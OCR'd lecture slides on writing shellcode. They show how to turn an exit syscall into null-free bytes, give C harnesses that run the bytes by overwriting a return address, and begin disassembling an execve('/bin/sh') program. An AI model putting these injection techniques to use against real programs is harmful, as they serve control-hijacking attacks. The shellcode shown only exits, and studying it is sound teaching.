Shellcoding

Shellcode

- Machine code that can be executed directly by the CPU
  - No further assembling/linking is required
- Used to directly manipulate registers and functions of a program
- Term shellcode is derived from its original purpose –
  - Specific portion of exploit used to spawn a root shell
- Why is shellcode written?
  - To cause a target program to behave in a manner than was unintended by the designer

Motivation for Shellcode

- Code Injection Attacks
  - Injecting code into an application to alter the behavior of an application
  - Made possible due to lack of proper input/output validation or incorrect use of data structures
- Control Hijacking Attacks
  - To alter the control flow of an application by inserting malicious code

Shellcode Properties

- Should be small
  - Because buffers of the vulnerable program may be small
- Position Independent
  - Don’t know where it will be loaded in the vulnerable program
- Non-null characters (0x00)
  - Strcpy etc. will stop copying after null bytes
- Self-contained
  - Don’t reference anything outside shellcode

Convert Code to Shellcode

Program exit.s

```
.text

.global _start

_start:

movl $0x14, %ebx                <exit code 20 or 0x14>

movl $1, %eax                   <syscall# for exit is 1>

int $0x80
```

Assembling/Linking Commands

as -o exit.o -ggstabs exit.s

ld -o exit exit.o


Convert Code to Shellcode

Disassemble exit program using objdump

$objdump -d exit


exit: file format elf32-i386

```
Disassembly of section .text:

08048054 <_start>:
 8048054:    bb 14 00 00 00          mov    $0x14,%ebx
 8048059:    b8 01 00 00 00          mov    $0x1,%eax
 804805e:    cd 80                   int    $0x80
```



Program to Test Shellcode - 1

```
#include <stdio.h>
char shellcode[] = “\xbb\x14\x00\x00\x00"
                   “\xb8\x01\x00\x00\x00"
                   “\xcd\x80”;
void main() {
int *ret;
printf("Shellcode Length:%d\n",
strlen(shellcode));
ret = (int *)&ret + 2;
*ret = (int)shellcode;
}
```



Compile:

gcc –o shellcode shellcode.c

Program to Test Shellcode - 2

```
#include <stdio.h>
char shellcode[] =
“\xbb\x14\x00\x00\x00"
“\xb8\x01\x00\x00\x00"
“\xcd\x80”;
int main()
{
printf("Shellcode Length: %d\n",
strlen(shellcode));
int *ret;
//using a function pointer
int (*ret)() = (int(*)())shellcode;
ret();
}
```

Convert Code to Shellcode

- Execute
  - ./a.out
  - echo $?

    20

- Type ‘echo $?’ to see the exit value of the last executed command
- What is the length of the shellcode?

Issue of Null Bytes

Exit Shellcode:

“\xbb\x14\x00\x00\x00\xb8\x01\x00\x00\x00\xcd\x80”

Issue of null bytes: if the bytes are copied to a char array, shellcode will fail as null characters are used to terminate strings
Solution: Change null to non-null opcodes

```
8048054:      bb 14 00 00 00          mov    $0x14,%ebx
8048059:      b8 01 00 00 00          mov    $0x1,%eax
804805e:      cd 80                   int    $0x80
```

Issue of Null Bytes

Reason for nulls: Use of 32 bit registers.

Replace with %al, %bl

```
_start:
        movb $20, %bl
        movb $1, %al
        int $0x80
```

objdump -d exitfixed

exitfixed: file format elf32-i386

Disassembly of section .text:

Issue of Null Bytes

Exit Shellcode:
“\xb3\x14\xb0\x01\xcd\x80”

gcc exitshellcode.c

./a.out

Shellcode Length: 6

Issue of Null Bytes

Change $20 to $0

```
_start:
movb $0, %bl
movb $1, %al
int $0x80
```

objdump -d exitfixed

exitfixed: file format elf32-i386

```
Disassembly of section .text:

08048054 <_start>:
 8048054:       b3 00                   movb    $0x0,%bl
 8048056:       b0 01                   movb    $0x1,%al
 8048058:       cd 80                   int     $0x80
```

Null byte

Issue of Null Bytes

How to remove the null byte? => Replace mov with xor

xor %bl, %bl

objdump -d exitfixed1

exitfixed1: file format elf32-i386

Disassembly of section .text:

```
08048054 <_start>:
 8048054:      30 db                   xor    %bl,%bl
 8048056:      b0 01                   mov    $0x1,%al
 8048058:      cd 80                   int    $0x80
```

Program exitfixed1.s

Issue of Null Bytes

Exit Shellcode:

“\x30\xdb\xb0\x01\xcd\x80”

gcc exitshellcode.c

./a.out

Shellcode Length: 6

Example 2: Spawning a Shell Using execve

NAME

execve - execute program

SYNOPSIS

```
#include <unistd.h>

int execve(const char *filename,
           char *const argv[],
           char *const envp[]);
```

DESCRIPTION

execve() executes the program pointed to by filename.

Pointer to a string containing the path of the binary we want to execute

Any additional environment options. The exist as name-value pairs

List of arguments to the program. By convention first of these strings should contain the filename associated with the file being executed

Both argv and envp needs to be terminated with a null pointer

Example 2: Spawning a Shell Using execve

```
NAME
       execve - execute program

SYNOPSIS
       #include <unistd.h>

       int execve(const char *filename, char *const argv[],
                  char *const envp[]);

DESCRIPTION
       execve() executes the program pointed to by filename.
```

The pointer stores the address of the location that contains the string filename

Stores the address of name value pairs that has the environment values

The pointer stores the address of an array

Both argv and envp needs to be terminated with a null pointer

C Program to Spawn Shell

```
#include <stdio.h>
#include <stdlib.h>
    void main() {
    char *args[2];
    args[0] = "/bin/sh";
    args[1] = NULL;
    execve(args[0], args, NULL);
    exit(0);
}
```

Program : spawnshell.c

gcc –ggdb –static –o shell spawnshell.c (check the size of the program, static flag is optional. Idea is the program is big ~7K bytes without static)

Disass spawnshell.c


```
Dump of assembler code for function main:
   0x08048ee0 <+0>:     push   %ebp
   0x08048ee1 <+1>:     mov    %esp,%ebp
   0x08048ee3 <+3>:     and    $0xfffffff0,%esp
   0x08048ee6 <+6>:     sub    $0x20,%esp
   0x08048ee9 <+9>:     movl   $0x8048530,0x18(%esp)
   0x08048ef1 <+17>:    movl   $0x0,0x1c(%esp)
   0x08048ef9 <+25>:    mov    0x18(%esp),%eax
   0x08048efd <+29>:    movl   $0x0,0x8(%esp)
   0x08048f05 <+37>:    lea    0x18(%esp),%edx
   0x08048f09 <+41>:    mov    %edx,0x4(%esp)
   0x08048f0d <+45>:    mov    %eax,(%esp)
   0x08048f10 <+48>:    call   0x8053a30 <execve>
   0x08048f15 <+53>:    movl   $0x0,(%esp)
   0x08048f1c <+60>:    call   0x80497a0 <exit>
End of assembler dump.
```

Function prolog

gdb shell -> disass main


Disass spawnshell.c

```
push   %ebp
mov    %esp,%ebp
and    $0xfffffff0,%esp
sub    $0x20,%esp
movl   $0x8048530,0x18(%esp)
movl   $0x0,0x1c(%esp)
mov    0x18(%esp),%eax
movl   $0x0,0x8(%esp)
lea    0x18(%esp),%edx
mov    %edx,0x4(%esp)
mov    %eax,(%esp)
call   0x8053a30 <execve>
movl   $0x0,(%esp)
call   0x80497a0 <exit>
```




Disass spawnshell.c

```
push   %ebp
mov    %esp,%ebp
and    $0xfffffff0,%esp
sub    $0x20,%esp
movl   $0x8048530,0x18(%esp)
movl   $0x0,0x1c(%esp)
mov    0x18(%esp),%eax
movl   $0x0,0x8(%esp)
lea    0x18(%esp),%edx
mov    %edx,0x4(%esp)
mov    %eax,(%esp)
call   0x8053a30 <execve>
movl   $0x0,(%esp)
call   0x80497a0 <exit>
```




Disass spawnshell.c

```
push   %ebp
mov    %esp,%ebp
and    $0xfffffff0,%esp
sub    $0x20,%esp
movl   $0x8048530,0x18(%esp)
movl   $0x0,0x1c(%esp)
mov    0x18(%esp),%eax
movl   $0x0,0x8(%esp)
lea    0x18(%esp),%edx
mov    %edx,0x4(%esp)
mov    %eax,(%esp)
call   0x8053a30 <execve>
movl   $0x0,(%esp)
call   0x80497a0 <exit>
```



Disass spawnshell.c

```
push   %ebp
mov    %esp,%ebp
and    $0xfffffff0,%esp
sub    $0x20,%esp
movl   $0x8048530,0x18(%esp)
movl   $0x0,0x1c(%esp)
mov    0x18(%esp),%eax
movl   $0x0,0x8(%esp)
lea    0x18(%esp),%edx
mov    %edx,0x4(%esp)
mov    %eax,(%esp)
call   0x8053a30 <execve>
movl   $0x0,(%esp)
call   0x80497a0 <exit>
```




and $0xfffffff0,%esp

Align stack to 16 bytes . 16 bytes is a cache line width onx86.Unaligned stack slows performance

Disass spawnshell.c

```
push   %ebp
mov    %esp,%ebp
and    $0xfffffff0,%esp
sub    $0x20,%esp      <32 bytes>
movl   $0x8048530,0x18(%esp)
movl   $0x0,0x1c(%esp)
mov    0x18(%esp),%eax
movl   $0x0,0x8(%esp)
lea    0x18(%esp),%edx
mov    %edx,0x4(%esp)
mov    %eax,(%esp)
call   0x8053a30 <execve>
movl   $0x0,(%esp)
call   0x80497a0 <exit>
```




Disass spawnshell.c

```
push   %ebp
mov    %esp,%ebp
and    $0xfffffff0,%esp
sub    $0x20,%esp      <32 bytes>
movl   $0x8048530,0x18(%esp)
movl   $0x0,0x1c(%esp)
mov    0x18(%esp),%eax
movl   $0x0,0x8(%esp)
lea    0x18(%esp),%edx
mov    %edx,0x4(%esp)
mov    %eax,(%esp)
call   0x8053a30 <execve>
movl   $0x0,(%esp)
call   0x80497a0 <exit>
```


gdb-peda$ x/s 0x8048530

0x8048530: "/bin/sh"



Disass spawnshell.c

```
push   %ebp
mov    %esp,%ebp
and    $0xfffffff0,%esp
sub    $0x20,%esp      <32 bytes>
movl   $0x8048530,0x18(%esp)
movl   $0x0,0x1c(%esp)
mov    0x18(%esp),%eax
movl   $0x0,0x8(%esp)
lea    0x18(%esp),%edx
mov    %edx,0x4(%esp)
mov    %eax,(%esp)
call   0x8053a30 <execve>
movl   $0x0,(%esp)
call   0x80497a0 <exit>
```




gdb-peda$ x/s 0x80c56e8
0x80c56e8: "/bin/sh"

args[0] = "/bin/sh";
args[1] = NULL;

Disass spawnshell.c


```
push   %ebp
mov    %esp,%ebp
and    $0xfffffff0,%esp
sub    $0x20,%esp      <32 bytes>
movl   $0x8048530,0x18(%esp)
movl   $0x0,0x1c(%esp)
mov    0x18(%esp),%eax
movl   $0x0,0x8(%esp)
lea    0x18(%esp),%edx
mov    %edx,0x4(%esp)
mov    %eax,(%esp)
call   0x8053a30 <execve>
movl   $0x0,(%esp)
call   0x80497a0 <exit>
```



gdb-peda$ x/s $eax
0x8048530: "/bin/sh"

Disass spawnshell.c


```
push   %ebp
mov    %esp,%ebp
and    $0xfffffff0,%esp
sub    $0x20,%esp      <32 bytes>
movl   $0x8048530,0x18(%esp)
movl   $0x0,0x1c(%esp)
mov    0x18(%esp),%eax
movl   $0x0,0x8(%esp)
lea    0x18(%esp),%edx
mov    %edx,0x4(%esp)
mov    %eax,(%esp)
call   0x8053a30 <execve>
movl   $0x0,(%esp)
call   0x80497a0 <exit>
```



gdb-peda$ x/s $eax
0x8048530: "/bin/sh"

Disass spawnshell.c

```
push   %ebp
mov    %esp,%ebp
and    $0xfffffff0,%esp
sub    $0x20,%esp      <32 bytes>
movl   $0x8048530,0x18(%esp)
movl   $0x0,0x1c(%esp)
mov    0x18(%esp),%eax
movl   $0x0,0x8(%esp)
lea    0x18(%esp),%edx
mov    %edx,0x4(%esp)
mov    %eax,(%esp)
call   0x8053a30 <execve>
movl   $0x0,(%esp)
call   0x80497a0 <exit>
```

